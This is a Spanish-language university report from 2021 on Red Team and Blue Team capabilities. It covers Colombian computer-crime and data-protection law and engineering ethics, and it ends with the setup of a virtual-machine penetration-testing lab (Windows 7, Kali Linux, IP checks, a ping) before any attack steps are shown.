CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FREDY ARMANDO SALAMANCA ALMANZA

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FREDY ARMANDO SALAMANCA ALMANZA

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM

JOHN FREDDY QUINTERO
Director de Curso

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTA
2021

CONTENIDO

RESUMEN

La información en la actualidad se establece en grados de exposición que hacen que se vea comprometida en perjuicio de sus intereses. La confidencialidad, la integridad y la disponibilidad son los pilares que hacen necesaria la preparación y actualización continua en temas de seguridad informática, tal como la implementación de las medidas y herramientas que permitan mitigar cualquier tipo de riesgo.[1]

"Los equipos Red Team son quienes realizan pruebas de intrusión, controladas y sin causar ningún tipo de daño o alteración a la seguridad de la red de la empresa, con el fin de encontrar vulnerabilidades y así poder ejecutar un robustecimiento de la infraestructura tecnológica basada en los hallazgos de este equipo. El equipo Blue Team se ocupa de la seguridad defensiva realizando esta defensa de manera proactiva, con un monitoreo y vigilancia constante sobre el comportamiento que salen de lo común en el rendimiento de una infraestructura tecnológica."[2]

[1] METODOLOGÍAS PARA PRUEBAS DE PENETRACIÓN UTILIZADAS POR LOS EQUIPOS RED TEAM Y BLUE TEAM, SALAMANCA ALMANZA, Fredy Armando, Trabajo de grado – Informe técnico para seminarios especializado o créditos de maestría presentado para optar por el título de especialista en seguridad informática.

[2] Ibit, p. 11.

GLOSARIO

Auditoría en Seguridad Informática: es una revisión que permite conocer de primera mano, el estado de todos los sistemas que manejan algún tipo de información en la entidad, con respecto a sus vulnerabilidades en seguridad informática.

Confidencialidad: se entiende como la cualidad de que sólo yo puedo conocer y acceder a mi información. Se asume, que una información es confidencial, cuando me genera valor a mí y por ende no es permitido que terceros sin mi autorización la conozcan. Ejemplo: toda la base de datos de clientes actuales que posee una organización es información confidencial porque le permite trazar el camino para concretar negocios con los mismos. Si mi competencia también conoce dicha información, dejará de ser confidencial.

Disponibilidad: está directamente alienada con la productividad de la organización. Si la información no está disponible en el momento que la requiero, tal vez esto me ocasione la pérdida de un negocio, de un cliente o de una gran oportunidad. Ejemplo: vamos a realizar el pago de la nómina en nuestro sistema contable y su sucede que la información no está disponible. La consecuencia es que no se podrá realizar ningún pago y los empleados terminarán disgustados con la organización.

Equipo Blue Team: es un equipo multidisciplinario de expertos en seguridad informática, el cual es el encargado de defender y proteger a las organizaciones de ataques realizados por ciberdelincuentes. De igual manera, realiza de manera proactiva, evaluaciones de las diferentes amenazas que puedan afectar las empresas.

Equipo Red Team: es un equipo multidisciplinario de expertos en seguridad informática, el cual es el encargado de emular ataques para explotar las vulnerabilidades de seguridad de los sistemas de información y aplicaciones que posean las organizaciones. Todo esto, desde el punto de vista de un atacante.

Gestión de la Seguridad Informática: permite garantizar que los riesgos de la seguridad de la información sean conocidos, tratados y minimizados por la entidad, realizando una acertada documentación de la misma, permitiendo mitigar los nuevos riesgos que se produzcan.

Gestión del riesgo informático: permite determinar, valorar y analizar cada uno de los riesgos identificados a los que se puede ver expuesta la información de la entidad, con el fin de tomar medidas para controlarlos y mitigarlos.

Integridad: hace referencia a que la información que poseo no está afectada, ni manipulada, ni alterada, sino que se mantiene como fue guardada y consultada por última vez. Ejemplo: la base de datos de diagnósticos para cirugías en una entidad de salud debe mantenerse íntegra porque de lo contrario un paciente podría ser operado de algo totalmente distinto al diagnóstico inicial.

Seguridad de la información: medidas que se realizan con el fin de evitar que vulnerabilidades y gente malintencionada, robe o altere el activo más importante de una organización, el cual es la información.

Seguridad en base de datos: es importante que toda entidad cuente con un equipo especialista en seguridad informática, el cual ayude a mitigar los riesgos latentes por los diferentes ataques que puedan tener sus bases de datos.

Seguridad en Redes: su función principal consiste en garantizar que la información que posee una entidad se encuentre libre de riesgos producidos tanto internamente como externamente.

Seguridad informática: conjunto de técnicas que se pueden implementar para proteger la seguridad de las redes, infraestructura e información digital que posee una organización.

INTRODUCCION

El crecimiento exponencial del internet y las redes de comunicación producto del constante desarrollo de las organizaciones a nivel mundial, se ven reflejados en el mejoramiento en la productividad, en la gestión del tiempo, en la comunicación. Sin embargo, en esa misma dinámica se encuentra los ciberataques. Estos que ya no se limitan a solo objetivos de los más altos niveles, afectan a cualquier compañía de utilice o dependa de aplicaciones, dispositivos y de sistemas interconectados en redes.[3]

"Kaspersky Lab, señaló desarrollos importantes en el mundo de los ataques avanzados y los brotes epidémicos, con los ataques de WannaCry y ExPetr dominando los titulares de todo el mundo. Actualmente, además de tener que lidiar con la avalancha casi constante de malware tradicional, las empresas también corren el riesgo de enfrentarse a amenazas más sofisticadas que, por lo general, involucran malware sin archivos, ransomware, actividades de reconocimiento y técnicas de ingeniería social."[4]

Las organizaciones se están esforzando para comprender como hacerle frente a los cada vez más frecuentes ataques cibernéticos. Estos que ya no se limitan a solo objetivos de los más altos niveles, afectan a cualquier compañía que utilice o dependa de aplicaciones, dispositivos y de sistemas interconectados en redes. "Una cuestión clave que resalta la investigación es la importancia de la velocidad a la hora de detectar y responder a las brechas de datos y los ataques dirigidos. Además de que la velocidad de detección es uno de los impulsores más fuertes del costo general, la remediación rápida es clave para limitar los costos relacionados con el daño prolongado relativo a la reputación como la pérdida de negocios, las primas de seguro aumentadas y las vergonzosas indemnizaciones."[5]

Las organizaciones deben contar con las políticas, procedimientos, recursos técnicos y humanos necesarios para gestionar de forma efectiva y rápida, el riesgo de ciberseguridad. "De acuerdo con la investigación, solo una cuarta parte (25 %) de las empresas descubrió el incidente de seguridad en el mismo día, lo que resalta la importancia de un proceso de respuesta a incidentes integral. De manera alarmante, a una de cada diez empresas le tomó un año descubrir la pérdida, el

---

[3] METODOLOGÍAS PARA PRUEBAS DE PENETRACIÓN UTILIZADAS POR LOS EQUIPOS RED TEAM Y BLUE TEAM, SALAMANCA ALMANZA, Fredy Armando, Trabajo de grado – Informe técnico para seminarios especializado o créditos de maestría presentado para optar por el título de especialista en seguridad informática.
[4] KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/
[5] Ibit, p. 1.

robo o el daño a los datos, lo que hizo de la remediación un proceso más complicado y costoso" [6]

Una de las mejores propuestas que ofrecen los equipos Red Team y Blue Team, es la de reaccionar proactivamente, haciendo detección y estableciendo respuesta, ante la evidencia de una o más amenazas.

[6] KASPERSKY DAILY, Empresas, principal objetivo de ciberataques en América Latina, octubre 1 de 2020, Disponible en: https://latam.kaspersky.com/blog/empresas-principal-objetivo-de-ciberataques-en-america-latina/20209/

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Elaborar un informe técnico en donde se plasme los procesos realizados teniendo en cuenta los escenarios propuestos en el Seminario Especializado, respecto a los Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team.

1.2 OBJETIVOS ESPECÍFICOS

Explicar las consideraciones legales de las metodologías de pruebas de penetración utilizadas en los equipos Red y Blue Team.

Argumentar consideración ética en el ejercicio de la profesión.

Elaborar prueba de penetración para evaluar el nivel de seguridad de un sistema.

Establecer las etapas de la metodología de pruebas de penetración utilizadas en los equipos de Red Team y Blue team, que contribuyen a la identificación de amenazas en los sistemas informáticos.

2. DESARROLLO DEL INFORME

2.1 CONSIDERACIONES LEGALES

Colombia cuenta con organismos que ejercen responsabilidades de ciberseguridad y ciberdefensa como el Grupo de Respuesta a Emergencias Cibernéticas de Colombia (ColCERT), Comando Conjunto Cibernético de las Fuerzas Militares (CCOC), Centro Cibernético Policial de la Policía Nacional (CCP), Ministerio TIC (CSIRT Gobierno), entre otras. Actualmente por la crisis que vive el mundo causado por el COVIT-19, ha aumentado la adaptación de los procesos de las organizaciones a los canales digitales, a las redes, a internet. Por lo cual, en las últimas mediciones de la ciberseguridad mundial, Colombia se encuentra en el puesto 39 del ranking. Según el informe de Tendencias de Cibercrimen en Colombia[7] , se reportaron 28.827 incidentes cibernéticos en el 2019, 54% de incremento con respecto a los incidentes reportados en el 2018 y el delito informático más denunciado en Colombia es el hurto por medios informáticos.

En el mismo informe de Tendencias de Cibercrimen en Colombia, “. La concentración del fenómeno criminal en 2019 sitúa a Bogotá, Cali, Medellín, Barranquilla y Bucaramanga como las ciudades con mayor afectación por esta problemática con un 55% de los casos registrados. Si bien la cifra obedece a los centros urbanos con mayor densidad poblacional y penetración de internet en el país, el factor de desarrollo económico influye en los objetivos de los cibercriminales, que enfocan su actuar hacia PYMES, entidades financieras y grandes compañías con asiento en estas ciudades.”[8]

En las pruebas de penetración realizadas por los equipos Red Team, el equipo auditor contratado buscará traspasar todas las medidas de seguridad de la infraestructura tecnológica, lo que puede acarrear la puesta en riesgo del funcionamiento integral del sistema, así como la seguridad de toda la información de carácter confidencial.

Con el fin de realizar los accesos a los sistemas y a la información dentro del marco de las pruebas, la inclusión de las autorizaciones respectivas, con contrato, por parte de las partes interesadas, de forma clara e inequívoca la vulneración de

---

[7] INFORME TENDENCIAS CIBERCRIMEN COLOMBIA (2019-2020), (CCIT, 2019), octubre 19 de 2019Disponible en: https://www.ccit.org.co/wp-content/uploads/informe-tendencias-cibercrimen_compressed-3.pdf

[8] CCIT, Tendencias del Cibercrimen en Colombia 2019-2020, octubre 19 de 2019, Disponible en: https://www.ccit.org.co/estudios/tendencias-del-cibercrimen-en-colombia-2019-2020/

todas las medias de seguridad de la organización establecidas en el alcance de las pruebas, así como establecer que la productividad podría verse alterada.

Otro aspecto importante en las cláusulas del contrato, es el acuerdo de confidencialidad, para que allí quede registrado explícitamente que no se podrá obtener ninguna clase de provecho ni causar algún perjuicio con la información hallada, no se puede destruir información que sea necesaria para llevar a buen fin las pruebas de penetración.

"…a la hora de solicitar que realicen un pentesting a nuestros sistemas que pueda permitir el acceso a información considerada como «secreto profesional» o datos personales, debemos dejar claro que no se podrá en ningún caso:

- obtener provecho ni causar prejuicio con la información descubierta;
- destruir la información que no sea necesaria para llevar a cabo el test y guardar de manera segura la que sí lo sea;

no divulgar ningún tipo de información obtenida o a la que se ha tenido acceso.

Por lo tanto, en la contratación del servicio de pentesting, se deberá redactar un contrato específico para este servicio y se debe definir la forma correcta que no dé lugar a ninguna duda:

- las autorizaciones,
- la información que está disponible,
- la técnica que se utilizará para la intrusión,
- el tratamiento de la información que se pueda obtener, en particular si fueran datos personales o información confidencial."[9]

Dentro del marco legislativo colombiano, frente a la protección de la información, tenemos las siguientes disposiciones:

Se expone las principales normatividades que conforman el marco jurídico a nivel del territorio nacional como referente del presente informe técnico.

- "Ley 1273 de 2009, por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos"- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones.
  - Artículo 269A: Acceso abusivo a un sistema informático. El que, sin autorización o por fuera de lo acordado, acceda en todo o en parte a un sistema informático protegido o no con una medida de seguridad, o se

[9] INCIBE, Instituto Nacional de Ciberseguridad, ¿Qué es el pentesting? Auditando la seguridad de tus sistemas, Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

mantenga dentro del mismo en contra de la voluntad de quien tenga el legítimo derecho a excluirlo.

- Artículo 269B: Obstaculización ilegítima de sistema informático o red de telecomunicación. El que, sin estar facultado para ello, impida u obstaculice el funcionamiento o el acceso normal a un sistema informático, a los datos informáticos allí contenidos, o a una red de telecomunicaciones.
- Artículo 269C: Interceptación de datos informáticos. El que, sin orden judicial previa intercepte datos informáticos en su origen, destino o en el interior de un sistema informático, o las emisiones electromagnéticas provenientes de un sistema informático que los transporte.
- Artículo 269D: Daño Informático. El que, sin estar facultado para ello, destruya, dañe, borre, deteriore, altere o suprima datos informáticos, o un sistema de tratamiento de información o sus partes o componentes lógicos.
- Artículo 269F: Violación de datos personales. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes.
- Artículo 269G: Suplantación de sitios web para capturar datos personales. El que con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes.

  En la misma sanción incurrirá el que modifique el sistema de resolución de nombres de dominio, de tal manera que haga entrar al usuario a una IP diferente en la creencia de que acceda a su banco o a otro sitio personal o de confianza, siempre que la conducta no constituya delito sancionado con pena más grave.

  La pena señalada en los dos incisos anteriores se agravará de una tercera parte a la mitad, si para consumarlo el agente ha reclutado víctimas en la cadena del delito.
- Artículo 269H: Circunstancias de agravación punitiva: Las penas imponibles de acuerdo con los artículos descritos en este título, se aumentarán de la mitad a las tres cuartas partes si la conducta se cometiere:

  1. Sobre redes o sistemas informáticos o de comunicaciones estatales u oficiales o del sector financiero, nacionales o extranjeros. 2. Por servidor público en ejercicio de sus funciones. 3. Aprovechando la confianza depositada por el poseedor de la información o por quien tuviere un vínculo contractual con este. 4. Revelando o dando a conocer el contenido de la información en perjuicio de otro. 5. Obteniendo provecho para sí o para un tercero. 6. Con fines terroristas o generando riesgo para la seguridad o defensa nacional. 7. Utilizando como instrumento a un tercero de buena fe. 8. Si quien incurre en estas conductas es el responsable de la administración, manejo o control de dicha información, además se le impondrá hasta por tres años, la pena de inhabilitación para

el ejercicio de profesión relacionada con sistemas de información procesada con equipos computacionales.
  - Artículo 269I: Hurto por medios informáticos y semejantes. El que, superando medidas de seguridad informáticas, realice la conducta señalada en el artículo 239 manipulando un sistema informático, una red de sistema electrónico, telemático u otro medio semejante, o suplantando a un usuario ante los sistemas de autenticación y de autorización establecidos.
  - Artículo 269J: Transferencia no consentida de activos. El que, con ánimo de lucro y valiéndose de alguna manipulación informática o artificio semejante, consiga la transferencia no consentida de cualquier activo en perjuicio de un tercero, siempre que la conducta no constituya delito sancionado con pena más grave."[10]

- "Ley 1581 de 2012 Artículo 1°. Objeto. La presente ley tiene por objeto desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política; así como el derecho a la información consagrado en el artículo 20 de la misma."[11]

- "Ley 1266 de 2008, Por la cual se dictan las disposiciones generales del hábeas data y se regula el manejo de la información contenida en bases de datos personales, en especial la financiera, crediticia, comercial, de servicios y la proveniente de terceros países y se dictan otras disposiciones."[12]

[10] MINTIC, "Ley 1273 5/01/2009, Por medio de la cual se modifica el código penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos", 05/01/2009, Disponible en: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf
[11] LEY ESTATUTARIA 1581 DE 2012, "Por el cual se reglamenta parcialmente la Ley 1581 de 2012", 17 de octubre de 2012, Disponible en: https://www.defensoria.gov.co/public/Normograma%202013_html/Normas/Ley_1581_2012.pdf
[12] LEY ESTATUTARIA 1266 DE 2008, CONGRESO DE LA REPÚBLICA, 31 de diciembre de 2008, Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1266_2008.html

2.2 CONSIDERACIONES ETICAS

En la ética se presenta principios que nos guían en el comportamiento a través del ejercicio de la profesión, para generar un mayor bienestar en la sociedad en general. Como ingenieros, entre los deberes del ejercicio de la profesión está el de responder ante una sociedad de forma respetuosa y atender a los principios de convivencia. Con el tratamiento de la información y el deber de secreto, siendo escrupulosos con el cumplimiento de las leyes informáticas vigentes en el uso de los datos de carácter personal.

La ética es algo propio, a través del cual una persona decide o no cometer un delito, y no específicamente por las consecuencias, sino por el hecho de que esa acción no está bien, que va contra sus principios morales. Es una decisión libre.

La moral definida como la combinación de creencias, costumbres valores, normas que posee un grupo social o persona, permite hacer la diferencia entre las acciones correctas de las incorrectas frente a las normas éticas que rigen la profesión y la sociedad en general.

COPNIA entidad pública que tiene la función de controlar, inspeccionar y vigilar el ejercicio de la ingeniería, de sus profesiones afines y de sus profesiones auxiliares en general, en el territorio nacional., y frente al acuerdo manifestado por la empresa The WhiteHose Security, en nuestro caso como ingenieros de sistemas, se menciona alguno de los artículos vulnerados:

El artículo 35, Deberes de los profesionales para con la dignidad de sus profesiones, respecto a su parágrafo b:" Respetar y hacer respetar todas las disposiciones legales y reglamentaras que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones;"[13] Y a su parágrafo c: "Velar por el buen prestigio de estas profesiones;"[14]

El artículo 53, faltas calificadas como gravísimas, su parágrafo a: "Derivar, de manera directa o por interpuesta persona, indebido o fraudulento provecho patrimonial en ejercicio de la profesión, con consecuencias graves para la parte afectada;". El parágrafo e: "**e)** Incurrir en algún delito que atente contra sus clientes, colegas o autoridades de la República, siempre y cuando la conducta punible comprenda el ejercicio de la ingeniería o de alguna de sus profesiones auxiliares"; El parágrafo f: "Cualquier violación gravísima, según el criterio del Consejo respectivo, del régimen de deberes, obligaciones y prohibiciones que

---

[13] COPNIA, Consejo Profesional Nacional de Ingeniería, 14 de octubre 2003, Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003
[14] COPNIA, Consejo Profesional Nacional de Ingeniería, 14 de octubre 2003, Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

establecen el Código Ética y la presente ley.”[15]

[15] COPNIA, Consejo Profesional Nacional de Ingeniería, 14 de octubre 2003, Disponible en: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

2.3 PRUEBA DE PENETRACION

A Continuación, Se realiza el montaje de la máquina Windows 7 Se 2020 sobre Virtualbox:

Imagen 1, montaje de la máquina Windows 7 Se 2020.

Fuente: Propio.


Características técnicas del hardware con la máquina encendida:

Imagen 2, Características técnicas.

Fuente: Propio.

Se realiza la identificación de la IP:

Imagen 3, Identificación de la IP.




Fuente: Propio.

IP 192.168.10.23

Montaje maquina windows 7 se 2020 de 64 bits:

A Continuación, se evidencia el montaje de la máquina Windows 7 SE 2020 de 64 Bits sobre Virtualbox:


Imagen 4, montaje de la máquina Windows 7 SE 2020 de 64 Bits.



Fuente: Propio.

Características técnicas del hardware con la máquina encendida:


Imagen 5, características técnicas del hardware.



Fuente: Propio.

Se realiza la identificación de la IP:

Imagen 6, Identificación IP .



Fuente: Propio.

IP 10.0.2.15

Montaje maquina kali Linux:


A Continuación, se evidencia el montaje de la máquina Kali Linux sobre Virtualbox:

Imagen 7, montaje de la máquina Kali Linux.

Fuente: Propio.

Características técnicas del hardware con la máquina encendida:

Imagen 8, características técnicas del hardware.




```
estudiante@seminario:~$ lscpu
Architecture:                    x86_64
CPU op-mode(s):                  32-bit, 64-bit
Byte Order:                      Little Endian
Address sizes:                   39 bits physical, 48 bits virtual
CPU(s):                          1
On-line CPU(s) list:             0
Thread(s) per core:              1
Core(s) per socket:              1
Socket(s):                       1
NUMA node(s):                    1
Vendor ID:                       GenuineIntel
CPU family:                      6
Model:                           78
Model name:                      Intel(R) Core(TM) i5-6200U CPU @ 2.30GHz
Stepping:                        3
CPU MHz:                         2400.004
BogoMIPS:                        4800.00
Hypervisor vendor:               KVM
Virtualization type:             full
```

Fuente: Propio.

Conexión máquina Kali Linux con Windows 7 SE2020

Realizamos ping 192.168.10.23 para acceder a la máquina y obtenemos respuesta, conexión exitosa:

Imagen 9, ping 192.168.10.23.



